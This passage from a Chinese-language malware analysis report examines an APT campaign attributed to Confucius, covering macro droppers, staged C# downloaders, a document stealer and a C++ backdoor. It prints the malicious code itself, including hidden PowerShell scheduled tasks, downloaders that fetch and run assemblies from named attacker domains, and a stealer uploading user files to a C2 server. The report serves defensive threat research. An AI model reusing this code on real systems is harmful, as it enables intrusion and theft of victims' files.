FName = Environ("TMP") & "\..\sdjkfhkjsdh.txt"
Open FName For Binary As #fnum
        Put #fnum, , dsjkhfkjsdhfkhdsk(CStr(s))

Close #fnum


frgdfg = "'" & Environ("TMP") & "\..\sdjkfhkjsdh.txt" & "'"
```

图3-10 释放Stage 3 C#下载者木马

图3-11 隐藏在subject、description属性中的ASCII数据

```
Rfosidfudsfjkh = tsdfj & sdlfdsjk & lksdjhfk & tytbn & uiewyriu & tsdfj & ynmerb & tsdfj & " /" & rthdfv & vrever & werrth & uiewyriu &
rgbverg & werrth & " /" & cdjsfhjdfgjdsg & dskjfhjdshf & " MINUTE /" & iuiuydsifuydi & vkdjhfkdjshf & " 20 /TN Hsdfkhsdf /TR " & """ &
skdjfhsdkjfh & mxjhgjsdfgjdsgf & "wer" & msdkfjhksdjhfkjdf & edsjfkdskjfh & mdsfhjsdfdsj & gkdshfkhsdkfjh & gkdshfkhsdkfjh & "
-windowstyle hidden -C $dshfks = " & """ & """ & """ & """ & """ & """ & """ & """ & """ & """ & frgdfg & """ & """ & """ & """ &
""" & """ & """ & """ & """ & ";[" & iewurnvbnbvnr & mdsfhjsdfdsj & eredshfjdhsfhk & gkdshfkhsdkfjh & mdsfhjsdfdsj & ndskfhkjsddks &
woudsofiuodsfuoiuf & adskjfhkdsjfh & mxjhgjsdfgjdsgf & "n." & skdjfh & msdkfjhksdjhfkjdf & msdkfjhksdjhfkjdf & mdsfhjsdfdsj &
poipdsofipsfert & weiryiuewyr & gkdshfkhsdkfjh & "y]::" & xiouoiusofd & mxjhgjsdfgjdsgf & pksdjjfjkh & iuyfyisdufyif & ruetyurt &
adskjfhkdsjfh & "le($dshfks);echo fhgfhffhfh;$banana = " & rebtmerbt & mdsfhjsdfdsj & _
ddkjfhksdjfhkjh & "-" & vkdjhfkdjshf & weiryiuewyr & xkdsfhkdshfkdskf & mdsfhjsdfdsj & ndskfhkjsddks & "t RioucXkjdiEjkhd.Class1;echo
fhgfhffhfh;$banana.Nskjdhfkjsdhf();" & """      "SCHTASKS /CREATE /SC MINUTE /MO 20 /TN Hsdfkhsdf /TR
                                                "powershell -windowstyle hidden -C $dshfks = """""""""%temp%\sdjkfhkjsdh.txt""""""""";
                                                [Reflection.Assembly]::LoadFile($dshfks);echo fhgfhffhfh;$banana = New-Object
idsyfhjfgjhdssssjh = mrtbntvrnetv & cdjsfhjdfgjdsg & ndskfhkjsddks & eryrueurtuyteur & adskjfhkdsjfh & skdjfhsdkjfh & woudsofiuodsfuoiuf
& "." & cdjsfhjdfgjdsg & edsjfkdskjfh & mdsfhjsdfdsj & gkdshfkhsdkfjh & gkdshfkhsdkfjh
sdfksdjhfkshd = "skfskfhkshfkhsdfk"  "WScript.Shell"

Dim ytytrhgfhgskdjfhkjsdhfkjshd As Object

kjgdfhgkhfdkgjf = "fdlglkdfjglkjdflkgjlfdjlk"

Set ytytrhgfhgskdjfhkjsdhfkjshd = VBA.CreateObject(idsyfhjfgjhdssssjh)

sdhfkjsdhkfh = "skfhkdshfkhsdkfhksdfh"


ytytrhgfhgskdjfhkjsdhfkjshd.Run Rfosidfudsfjkh, 0, True


End Sub
```

图3-12 创建计划任务

当宿主机不存在杀毒软件McAfee的安装文件夹时，则是会从文档中的“Subject”属性中提取Stage 1 C#下载者木马ASCII数据，将ASCII数据转化成二进制数据后，将其命名为“sdjkfhkjsdh.txt”释放至宿主机%TEMP%目录下，并利用PowerShell执行该木马。

```
Sub Dksdfhkjsdhf()
Dim prop As DocumentProperty
    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Subject" Then
            s = prop.Value
        End If
    Next
fnum = FreeFile
FName = Environ("TMP") & "\sdjkfhkjsdh.txt"
Open FName For Binary As #fnum
        Put #fnum, , dsjkhfkjsdhfkhdsk(CStr(s))

Close #fnum
```

图3-13 释放Stage 1 C#下载者木马

```
frgdfg = "'" & Environ("TMP") & "\sdjkfhkjsdh.txt" & "'"
ksdfhdshflksdhlfkh = skdjfhsdkjfh & mxjhgjsdfgjdsgf & "wer" & msdkfjhksdjhfkjdf & edsjfkdskjfh & mdsfhjsdfdsj & gkdshfkhsdkfjh & gkdshfkhsdkfjh & " echo
ksjdfhks;echo kldsjflksjdfljsdlfjl;echo kfjhsdjkfhkdshfkhdskfhdskfhksdhfkhsdkjfh;[" & iewurnvbnbvnr & mdsfhjsdfdsj & eredshfjdhsfhk & gkdshfkhsdkfjh &
mdsfhjsdfdsj & ndskfhkjsddks & woudsofiuodsfuoiuf & adskjfhkdsjfh & mxjhgjsdfgjdsgf & "n." & skdjfh & msdkfjhksdjhfkjdf & msdkfjhksdjhfkjdf &
mdsfhjsdfdsj & poipdsofipsfert & weiryiuewyr & gkdshfkhsdkfjh & "y]::" & xiouoiusofd & mxjhgjsdfgjdsgf & pksdjjfjkh & iuyfyisdufyif & ruetyurt &
adskjfhkdsjfh & "le(" & frgdfg & ");echo sdkfskdhfkhsdkfhksdhfkjhsdf;echo sjkfhsfmdbsmfbmsdfbmdsbfksdhkfh;echo sdfkjhksdhfkhsdkfhksdhfkjhdskfj;$dodsffdo
= " & rebtmerbt & mdsfhjsdfdsj & ddkjfhksdjfhkjh & "-" & vkdjhfkdjshf & weiryiuewyr & xkdsfhkdshfkdskf & mdsfhjsdfdsj & ndskfhkjsddks & "t
PoryaenFuaQzye.Class1;echosdfkjdshfkjhksdfhjshdkfdh;echo sdlkjflsjdlfjlsd;echo kjsddsdsdsdsdsdsdsdsdsdsdsdsdsdsdsdsdsdsd;" & _
"echo skjfhkjsdhfkhskdf;$dodsffdo.fgjhgjsdgfjssgdfjg();echo ksjdhfkshdjkfhk"

idsyfhjfgjhdsssjh = mrtbntvrnetv & cdjsfhjdfgjdsg & ndskfhkjsddks & eryrueurtuyteur & sdskjfhkdsjfh & skdjfhsdkjfh & woudsofiuodsfuoiuf & "." &
cdjsfhjdfgjdsg & edsjfkdskjfh & mdsfhjsdfdsj & gkdshfkhsdkfjh & gkdshfkhsdkfjh
sdfksdjhfkshd = "skfskfhkshfkhsdfk"

Dim skdjfhkjsdhfjgjhgjkjshd As Object

kjgdfhgkhfdkgjf = "fdlglkdfjglkjdflkgjlfdjlk"

Set skdjfhkjsdhfjgjhgjkjshd = VBA.CreateObject(idsyfhjfgjhdsssjh)

sdhfkjsdhkfh = "skfhkdshfkhsdkfhksdfh"
skdjfhkjsdhfjgjhgjkjshd.Run ksdfhdshflksdhlfkh, 0, True

End Sub
```

"powershell echo ksjdfhks;echo kldsjflksjdfljsdlfjl;echo kfjhsdjkfhkdshfkhdskfhdskfhksdhfkhsdkjfh;
[Reflection.Assembly]::LoadFile('%Temp%\sdjkfhkjsdh.txt');echo sdkfskdhfkhsdkfhksdhfkjhsdf;
echo sjkfhsfmdbsmfbmsdfbmdsbfksdhk

图3-14 利用PowerShell执行木马

3.2.1.2 恶意Excel宏文档

表3-2 恶意Excel宏文档样例

病毒名称	Trojan[Dropper]/MSOffice.Agent.ccd
原始文件名	FBR5323-Notice.xlsm
MD5	06B5A67BF37FED5B92C2211F342D7F0A
文件大小	937 KB (959,488 bytes)
文件格式	Document/Microsoft.XLSM[:xls 2007-2013]
创建时间	2015-06-05 18:17:00 +00:00
最后修改时间	2022-05-10 09:17:00 +00:00
创建者	TAX&FBR
最后修改者	Abbasi




图3-15 FBR5323-Notice.xlsm

恶意Excel文档嵌入的宏代码功能也十分简单，主要为释放通过.NET Reactor混淆的开源木马QuasarRAT，然后利用系统工具PowerShell加载运行所释放的QuasarRAT。

```
Worksheets("Sheet2").Range("A3").Copy Worksheets("Form").Range("V15")
Call GoldCF(Environ("PROGRAMDATA") & "\Icon.db", ThisWorkbook.Sheets("sheet3").Range("A1").Value + ThisWorkbook.Sheets("sheet3").Range("A2").Value +
ThisWorkbook.Sheets("sheet3").Range("A3").Value + ThisWorkbook.Sheets("sheet3").Range("A4").Value + ThisWorkbook.Sheets("sheet3").Range("A5").Value +
ThisWorkbook.Sheets("sheet3").Range("A6").Value _
+ ThisWorkbook.Sheets("sheet3").Range("A07").Value + ThisWorkbook.Sheets("sheet3").Range("A08").Value + ThisWorkbook.Sheets("sheet3").Range("A09").Value +
ThisWorkbook.Sheets("sheet3").Range("A10").Value + ThisWorkbook.Sheets("sheet3").Range("A11").Value + ThisWorkbook.Sheets("sheet3").Range("A12").Value +
ThisWorkbook.Sheets("sheet3").Range("A13").Value + ThisWorkbook.Sheets("sheet3").Range("A14").Value + ThisWorkbook.Sheets("sheet3").Range("A15").Value +
ThisWorkbook.Sheets("sheet3").Range("A16").Value _
+ ThisWorkbook.Sheets("sheet3").Range("A17").Value + ThisWorkbook.Sheets("sheet3").Range("A18").Value + ThisWorkbook.Sheets("sheet3").Range("A19").Value +
ThisWorkbook.Sheets("sheet3").Range("A20").Value + ThisWorkbook.Sheets("sheet3").Range("A21").Value + ThisWorkbook.Sheets("sheet3").Range("A22").Value +
ThisWorkbook.Sheets("sheet3").Range("A23").Value + ThisWorkbook.Sheets("sheet3").Range("A24").Value _
+ ThisWorkbook.Sheets("sheet3").Range("A25").Value + ThisWorkbook.Sheets("sheet3").Range("A26").Value + ThisWorkbook.Sheets("sheet3").Range("A27").Value +
ThisWorkbook.Sheets("sheet3").Range("A28").Value + ThisWorkbook.Sheets("sheet3").Range("A29").Value + ThisWorkbook.Sheets("sheet3").Range("A30").Value +
ThisWorkbook.Sheets("sheet3").Range("A31").Value + ThisWorkbook.Sheets("sheet3").Range("A32").Value + ThisWorkbook.Sheets("sheet3").Range("A33").Value +
ThisWorkbook.Sheets("sheet3").Range("A34").Value + ThisWorkbook.Sheets("sheet3").Range("A35").Value _
+ ThisWorkbook.Sheets("sheet3").Range("A36").Value + ThisWorkbook.Sheets("sheet3").Range("A37").Value + ThisWorkbook.Sheets("sheet3").Range("A38").Value +
ThisWorkbook.Sheets("sheet3").Range("A39").Value + ThisWorkbook.Sheets("sheet3").Range("A40").Value + ThisWorkbook.Sheets("sheet3").Range("A41").Value +
ThisWorkbook.Sheets("sheet3").Range("A42").Value + ThisWorkbook.Sheets("sheet3").Range("A43").Value + ThisWorkbook.Sheets("sheet3").Range("A44").Value +
ThisWorkbook.Sheets("sheet3").Range("A45").Value _
+ ThisWorkbook.Sheets("sheet3").Range("A46").Value + ThisWorkbook.Sheets("sheet3").Range("A47").Value + ThisWorkbook.Sheets("sheet3").Range("A48").Value +
ThisWorkbook.Sheets("sheet3").Range("A49").Value + ThisWorkbook.Sheets("sheet3").Range("A50").Value + ThisWorkbook.Sheets("sheet3").Range("A51").Value +
ThisWorkbook.Sheets("sheet3").Range("A52").Value + ThisWorkbook.Sheets("sheet3").Range("A53").Value + ThisWorkbook.Sheets("sheet3").Range("A54").Value +
ThisWorkbook.Sheets("sheet3").Range("A55").Value _
+ ThisWorkbook.Sheets("sheet3").Range("A56").Value + ThisWorkbook.Sheets("sheet3").Range("A57").Value + ThisWorkbook.Sheets("sheet3").Range("A58").Value)
```

图3-16 提取隐藏在sheet中经过Base64加密的QuasarRAT数据

图3-17 Base64加密后的QuasarRAT数据

```
Public Sub GoldCF(fpth As String, fstrb As String)
    Dim iCntr
    Dim a As String
    Dim b As String
    Dim c As String
    Dim d As String
    Dim e As String
    Dim kes As String
    Dim K As Integer
    K = Rnd()
    Dim errorCode As Integer
    Const UseBinaryStreamType = 1
    Const SaveWillCreateOrOverwrite = 2

    Dim so: Set so = CreateObject("ADODB.Stream")
    Dim xmlDoc: Set xmlDoc = CreateObject("Microsoft.XMLDOM")
    Dim xmlElem: Set xmlElem = xmlDoc.createElement("tmp")
    a = "Pow" + "er" + "Sh" + "ell"

    c = "New" + "-Obj" + "ect" + " H" + "P" + ".Prog" + "ra" + "m;$Con" + "nect" + ".Run" + "Ser" + "vice();"
    kes = "New" + "-Obj" + "ect" + " H" + "P" + ".Prog" + "ra" + "m;$Con" + "nect" + ".Ser" + "vice();"

    xmlElem.DataType = "bin.base64"
    xmlElem.Text = fstrb

    so.Open
    so.Type = UseBinaryStreamType


   If (GoldIsFile(Environ("PROGRAMDATA") & "\Icon.db")) = True Then
     On Error Resume Next
    Call UnzipAFile("C:\Users\Desktop\Proceppss.zip", "C:\Users\Desktop\dfs")

    Else

    so.Write = xmlElem.nodeTypedValue
    so.SaveToFile fpth, SaveWillCreateOrOverwrite

    End If
    Set so = Nothing
    Set xmlDoc = Nothing
    Set xmlElem = Nothing
    Dim lp As String
```

图3-18 解密、释放QuasarRAT

```
On Error Resume Next

Dim Goldresult As String
lp = "'" & Environ("PROGRAMDATA") & "\Icon.db" & "'"
If GoldFE(Environ("Progr" + "amdata") + "\Ka" + "sp" + "ersky L" + "ab") Then
On Error Resume Next
Worksheets("Sheet1").Range("A1").Copy Worksheets("Sheet2").Range("A2")
CreateObject("WScript.Shell").Run a + " [Refl" + "ecti" + "on.Asse" + "mbly]::Lo" + "adFile(" & lp & ");$Con" + "nect = " + kes, 0, False
                                PowerShell [Reflection.Assembly]::LoadFile(%PROGRAMDATA%\Icon.db);$Connect = New-Object HP.Program;$Connect.Service();
Else
On Error Resume Next
Worksheets("Sheet1").Range("A1").Copy Worksheets("Sheet2").Range("A2")
ThisWorkbook.Sheets("sheet1").Range("K3").Value = ""
ThisWorkbook.Sheets("sheet1").Range("A72").Copy ThisWorkbook.Sheets("sheet1").Range("A70")
```

图3-19 利用PowerShell加载执行QuasarRAT

同时，对整个宏代码进行分析可以发现，该宏代码中还有些功能攻击者并未启用，未启用的功能包括利用注册表对释放的QuasarRAT进行持久化、可以用来迷惑受害者的消息弹窗。

```
'MsgBox ("start")
'Shell ("cmd.exe /k REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V Icon /t REG_SZ /F /D HlloWorkld")  持久化
 ThisWorkbook.Sheets("sheet1").Range("A73").Copy ThisWorkbook.Sheets("sheet1").Range("A71")

'CreateObject("wScript.hell").Run a + " new-item %temp%\ooooo.ui; , 0, False"
    Shell "cmd.exe /c ping 127.0.0.1 && " + a + " -Command  [Refl" + "ecti" + "on.Asse" + "mbly]::Lo" + "adFile(" & lp & ");$Con" + "nect = " + c, vbHide


   Else
 'MsgBox "Please reopen the file, Error : digital certificate not loaded"  消息弹窗
End If
```

图3-20 未启用的功能

3.2.2 综合窃密组件

表3-3 Stage 1 C#下载者木马

病毒名称	Trojan/Win32.Downloader
原始文件名	PoryaenFuaQzye.dll
MD5	C676EB09E74308A879658FDA6FCB74FC
处理器架构	Intel 386 or later, and compatibles
文件大小	8.50 KB (8,704 bytes)
文件格式	Win32 DLL
时间戳	2076-10-03 02:38:51 +00:00 （伪造）
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C# / Basic .NET

Stage 1 C#下载者木马功能比较简单，主要是从攻击者挂载服务器上获取Stage 2 C#下载者木马ASCII文件，然后将ASCII文件转换为二进制文件，最后将其加载到内存中并跳转到动态函数进行执行。

```
public void hgfhgfhfhgfhfhfhgf()
{
    WebClient webClient = new WebClient();
    string uriString = "https://falakfuni.shop/SowpnTdb.txt";
    try
    {
        Type[] types = Assembly.Load(Sjhgfjsdgfjsdgfj(webClient.DownloadString(new Uri(uriString)))).GetTypes();
        for (int i = 0; i < types.Length; i++)
        {
            dynamic val = Activator.CreateInstance(types[i]);
            val.ndmsbfl();
        }
    }
    catch
    {
        Environment.Exit(0);
    }
}
```

图3-21 Stage 1 C#下载者木马功能

图3-22 挂载服务器返回的Stage 2 C#下载者木马ASCII文件

表3-4 Stage 2 C#下载者木马

病毒名称	Trojan/Win32.Downloader
原始文件名	SowpnTdb.dll
MD5	31A5973AFABF2FEBE9690F20AC045973
处理器架构	Intel 386 or later, and compatibles
文件大小	348 KB (356,864 bytes)
文件格式	Win32 DLL
时间戳	2022-04-22 13:02:49 +00:00
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C# / Basic .NET

Stage 2 C#下载者木马功能为下载Stage 3 C#下载者木马，并且为Stage 3 C#下载者木马创建名为 “YunoHonow”的计划任务，该计划任务会每20分钟使用系统工具PowerShell加载执行Stage 3 C#下载者木马。

```
public void ndmsbfl()
{
    string userName = Environment.UserName;
    new WebClient().DownloadFile(new Uri("https://falakfuni.shop/QroswbnmdsfUi.txt"), "C:\\Users\\" + userName + "\\AppData\\Local\
    \MhRoqpalrntto.txt");
    new TaskService();
    TimeTrigger trigger = new TimeTrigger
    {
        Repetition = new RepetitionPattern(TimeSpan.FromMinutes(20.0), TimeSpan.FromDays(0.0))
    };
    string path = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
    string arguments = "-windowstyle hidden -C $dshfks = \"\"\"C:\\Users\\" + userName + "\\AppData\\Local\\MhRoqpalrntto.txt
    \"\"\";echo fhgfhffhfh;[Reflection.Assembly]::LoadFile($dshfks);echo fhgfhffhfh;$banana = New-Object RioucXkjdiEjkhd.Class1;echo
    fhgfhffhfh;$banana.Nskjdhfkjsdhf();echo fhgfhffhfh;\" ";
    TaskService.Instance.AddTask("YunoHonow", trigger, new ExecAction(path, arguments));
}
```

图3-23 Stage 2 C#下载者木马功能

表3-5 Stage 3 C#下载者木马

病毒名称	Trojan/Win32.Downloader
原始文件名	RioucXkjdiEjkhd.dll
MD5	FD7555A617420B42BA946FCC5248D07F
处理器架构	Intel 386 or later, and compatibles
文件大小	10.0 KB (10,240 bytes)
文件格式	Win32 DLL
时间戳	2083-02-05 20:09:11 +00:00（伪造）
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C# / Basic .NET

Stage 3 C#下载者木马功能为下载Stage 4 C#窃密木马，并将C#窃密木马加载到内存中并跳转到动态函数进行执行。同时，为了保证能成功下载Stage 4 C#窃密木马，攻击者还采用了备用下载链接。

```
public void Nskjdhfkjsdhf()
{
    WebClient webClient = new WebClient();
    string uriString = "https://falakfuni.shop/Nrekjsdwfak.txt";
    string uriString2 = "https://falakfuni.live/Uwewkrherkh.txt";
    string text = "";
    if (text == "jsdhfkjhsdkf")
    ...
    string papayakdsjfhkdshkfhkdshf = "";
    if (text == "jsdhfkjhsdkf")
    ...
    try
    {
        try
        {
            papayakdsjfhkdshkfhkdshf = webClient.DownloadString(new Uri(uriString));
        }
        catch
        {
            Thread.Sleep(600000); 当uriString链接失效时，采用uriString2备用下载链接进行下载后续载荷
            try
            {
                papayakdsjfhkdshkfhkdshf = webClient.DownloadString(new Uri(uriString2));
            }
            catch
            {
            }
        }
        if (text == "jsdhfkjhsdkf")
        ...
        byte[] rawAssembly = Bjgjhgjgjgrtet(papayakdsjfhkdshkfhkdshf);
        if (text == "jsdhfkjhsdkf")
        ...
        Assembly assembly = Assembly.Load(rawAssembly);
        if (text == "jsdhfkjhsdkf")
        ...
        Type[] types = assembly.GetTypes();
        foreach (Type type in types)
        {
            if (text == "jsdhfkjhsdkf")
            ...
            dynamic val = Activator.CreateInstance(type);
            if (text == "jsdhfkjhsdkf")
            ...
            val.TomNewtondfghkhdf(); 下载成功后，运行该载荷。
            if (text == "jsdhfkjhsdkf")
            ...
        }
    }
    catch
    {
        if (text == "jsdhfkjhsdkf")
        ...
        Environment.Exit(0);
    }
}
```

图3-24 Stage 3 C#下载者木马功能

表3-6 Stage 4 C#窃密木马

病毒名称	Trojan[Spy]/Win32.Stealer
原始文件名	Rwlksdnasjd.dll
MD5	53C5FCDD09A53BAE6C21E0CADD85AEC2

处理器架构	Intel 386 or later, and compatibles
文件大小	11.5 KB (11,776 bytes)
文件格式	Win32 DLL
时间戳	2067-12-02 18:52:44 +00:00（伪造）
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C# / Basic .NET

Stage 4 C#木马是一个窃密木马，其主要功能是窃取宿主机C盘Users文件夹中Documents、Downloads、Desktop、Pictures目录以及其余盘中所有符合类型的文件。

```
public void TomNewtondfghkhdf()
{
    string userName = Environment.UserName;
    new List<string>();
    string pattern = "*";
    List<string> pfhl = Gpufh();
    string text = "C:\\\\Users\\\\" + userName;
    string tdn = Environment.MachineName + "__" + userName;
    CUD(tdn, 0);
    GF(text + "\\Documents\\", pattern, "Documents", pfhl);
    GF(text + "\\Downloads\\", pattern, "Downloads", pfhl);
    GF(text + "\\Desktop\\", pattern, "Desktop", pfhl);     窃取宿主机C盘指定文件夹中，
    GF(text + "\\Pictures\\", pattern, "Pictures", pfhl);  所有符合条件的文件。
    DriveInfo[] drives = DriveInfo.GetDrives();
    char[] trimChars = new char[2] { ':', '\\' };
    DriveInfo[] array = drives;
    foreach (DriveInfo driveInfo in array)
    {
        if (driveInfo.Name != "C:\\")   窃取宿主机除C盘外的盘符中，所有符合条件的文件
        {
            GF(driveInfo.Name, pattern, driveInfo.Name.TrimEnd(trimChars), pfhl);
        }
    }
    Environment.Exit(0);
}
```

图3-25 C#窃密木马整体功能

同时，该木马为了避免重复上传文件，其会在上传文件的时候，向C2服务器回传文件的MD5值。每当木马重新启动时，便会根据宿主机唯一标识符（机器名__用户名）从C2服务器下载已上传文件的MD5列表（MD5列表文件位于服务器har1目录下）。木马后续在上传文件时，通过判断当前文件的MD5值是否存在已上传文件MD5列表中，来避免文件的重复上传。

```
private List<string> Gpufh()
{
    string machineName = Environment.MachineName;
    string userName = Environment.UserName;
    string address = "http://solamson.shop/har1/" + machineName + "__" + userName + ".txt";
    List<string> list = new List<string>();
    WebClient webClient = new WebClient();
    try
    {
        string text = webClient.DownloadString(address);
        for (int i = 0; i < text.Length / 32; i++)
        {
            list.Add(text.Substring(i * 32, 32));
        }
        return list;
    }
    catch
    {
        return list;
    }
}
```

图3-26 根据唯一标识符获取已上传文件的MD5文件列表

```
private void UF(string FileName, string fon, string fh)
{
    string machineName = Environment.MachineName;
    string userName = Environment.UserName;
    Path.GetFileName(FileName);
    string value = machineName + "__" + userName + "/" + fon + "/";
    try
    {
        try
        {
            using WebClient webClient = new WebClient();
            NameValueCollection nameValueCollection = new NameValueCollection();
            nameValueCollection.Add("di", value);
            webClient.QueryString = nameValueCollection;
            byte[] bytes = webClient.UploadFile(new Uri("http://solamson.shop/GiuweSwetrys.php"),
            FileName);
            Encoding.ASCII.GetString(bytes);
            nameValueCollection.Remove("di");
            webClient.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
            Console.WriteLine(webClient.UploadString("http://solamson.shop/Uiwerjgsjdgspwya.php",
            "silly=./har1/" + machineName + "__" + userName + "&kusr=" + fh));
        }
        catch
        {
        }
    }
    catch
    {
    }
}
```


图3-27 上传文件、文件MD5

```
private void GF(string path, string pattern, string ufn, List<string> pfhl)
{
    List<string> list = new List<string>();
    List<string> list2 = new List<string>();
    List<string> list3 = new List<string>();
    List<string> list4 = new List<string>();
    try
    {
        list.AddRange(Directory.GetFiles(path, pattern, SearchOption.TopDirectoryOnly));
        foreach (string item2 in list)
        {
            string text = item2.Substring(item2.Length - 3);
            string text2 = item2.Substring(item2.Length - 4);
            switch (text)
            {
            default:
                switch (text2)
                {
                case "xlsx":
                case "XLSX":
                case "xlsm":
                case "XLSM":
                case "docx":
                case "DOCX":
                case "pptx":
                case "PPTX":
                case "jpeg":
                case "JPEG":
                    break;
                default:
                    continue;
                }
                break;
            case "txt":
            case "TXT":
            case "pdf":
            case "PDF":
            case "png":
            case "PNG":
            case "jpg":
            case "JPG":
            case "DOC":
            case "doc":
            case "XLS":
            case "xlm":
            case "XLM":
            case "xls":
            case "odp":
            case "ODP":
            case "ods":
            case "ODS":
            case "odt":
            case "ODT":
            case "rtf":
            case "RTF":
            case "ppt":
            case "PPT":
                break;
            }
            list2.Add(item2);
        }
```

搜索当前目录下所有符合类型的文件

图3-28 搜索当前目录下所有符合类型的文件

图3-29 上传文件及文件MD5，并继续对子目录进行搜索

3.2.3 后门组件

表3-7 C++后门木马

病毒名称	Backdoor/win32.Agentb
原始文件名	Print.dll
MD5	46417AD0FC33783C298B7441ACED2C1A
处理器架构	Intel 386 or later, and compatibles
文件大小	220 KB (225,792 bytes)
文件格式	Win32 DLL
时间戳	2022-04-12 05:09:50 +00:00
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C/C++(2013)[DLL32]

该C++后门木马最早发现于Confucius组织2020年9月的一次攻击活动中，通过对本次捕获的新版本后门木马与之前版本进行对比，发现其功能与之前版本并没有太大改变，新版本的木马只是对整体代码结构进行了调整。
其主要有创建计划任务、检索进程信息、检索网络适配器信息、检索磁盘驱动器信息、上传文件、下载文件、执行文件、反弹Shell等功能。
该后门木马被执行后，首先会判断自身与加载程序的文件名、路径是否为特定的，来决定是否继续执行下去。

```
GetModuleFileNameA(0, Src, 0x104u);
if ( Src[0] )
  v0 = strlen(Src);
else
  v0 = 0;
sub_1000A6D0((char *)&dword_10036D88, Src, v0);
v2 = sub_1000A4A0((char *)&dword_10036D88, (void *)"\\", v1, 1u);
v3 = (void *)sub_10009740(&dword_10036D88, (int)Block, v2 + 1, -1);
sub_10009A10(&dword_100370B8, v3);
```

图3-30 获取加载程序路径

```
GetModuleFileNameA(hModule, byte_10036A10, 0x104u);
v58 = 15;
v57 = 0;
LOBYTE(v56[0]) = 0;
if ( byte_10036A10[0] )
  v33 = strlen(byte_10036A10);
else
  v33 = 0;
sub_1000A6D0((char *)v56, byte_10036A10, v33);
v61 = 15;
v60 = 0;
LOBYTE(v59[0]) = 0;
if ( byte_10036A10[0] )
  v34 = strlen(byte_10036A10);
else
  v34 = 0;
sub_1000A6D0((char *)v59, byte_10036A10, v34);
v36 = sub_1000A4A0((char *)v56, (void *)"\\", v35, 1u);
v37 = (void *)sub_10009740(v56, (int)Block, 0, v36);
sub_10009A10(v59, v37);
if ( v68 >= 0x10 )
{
  v38 = Block[0];
  if ( v68 + 1 >= 0x1000 )
  {
    if ( ((int)Block[0] & 0x1F) != 0 )
      _invalid_parameter_noinfo_noreturn();
    v39 = (void *)*((_DWORD *)Block[0] - 1);
    if ( v39 >= Block[0] )
      _invalid_parameter_noinfo_noreturn();
    if ( (unsigned int)(Block[0] - v39) < 4 )
      _invalid_parameter_noinfo_noreturn();
    if ( (unsigned int)(Block[0] - v39) > 0x23 )
      _invalid_parameter_noinfo_noreturn();
    v38 = (void *)*((_DWORD *)Block[0] - 1);
  }
  j_j___free_base(v38);
}
v40 = Block;
*(_OWORD *)Block = xmmword_10031700;
v67 = -994133566;
v68 = -1128483714;
v69 = 0;
do
{
  *(_BYTE *)v40 -= 80;
  v40 = (void **)((char *)v40 + 1);
}
while ( *(_BYTE *)v40 );
v41 = strcmp(byte_10036A10, (const char *)Block);
if ( v41 )
```

图3-31 判断自身所在路径

其次，通过创建互斥量来确保宿主机中只有一个木马程序正在运行，本样例木马使用的互斥量为“v2.1.1”。在后续，安天CERT又捕获到互斥量为“v2.1.4”的C++后门木马，由此可推断出后门木马使用的互斥量为当前木马版本号。

```
CreateMutexA(0, 0, "v2.1.1");
if ( GetLastError() == 183 )
{
  _loaddll(0);
  goto LABEL_145;
}
```

```
CreateMutexA(0, 0, "v2.1.4");
if ( GetLastError() == 183 )
  _loaddll(0);
sub_10006260(v28);
```

图3-32 不同版本木马的互斥量

同时，攻击者通过创建名为“Windows Logging Service”的计划任务，每十五分钟利用系统工具Rundll32加载执行自身，以达到持久化监控宿主机的目的。

```
VariantInit(&v31);
LOBYTE(v58) = 14;
v38 = v31;
v26 = (int **)sub_10002A80((OLECHAR *)L"Windows Logging Service");
LOBYTE(v58) = 15;
if ( *v26 )
  v27 = **v26;
else
  v27 = 0;
v28 = (const CHAR *)(*(int (__stdcall **)(int, int, int, int, _DWOR
                        v52,
                        v27,
                        v57,
                        6,
                        *(_DWORD *)&v38.vt,
                        v38.decVal.Hi32,
                        v38.lVal,
                        v38.cyVal.Hi,
                        *(_DWORD *)&v37.vt,
                        v37.decVal.Hi32,
                        v37.lVal,
                        v37.cyVal.Hi,
                        3,
                        *(_DWORD *)&v36.vt,
                        v36.decVal.Hi32,
                        v36.lVal,
                        v36.cyVal.Hi,
                        &v44);
```

图3-33 计划任务名称

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>MicroSoft Corporation</Author>
  </RegistrationInfo>
  <Triggers>
    <RegistrationTrigger id="Trigger2">
      <Repetition>
        <Interval>PT15M</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
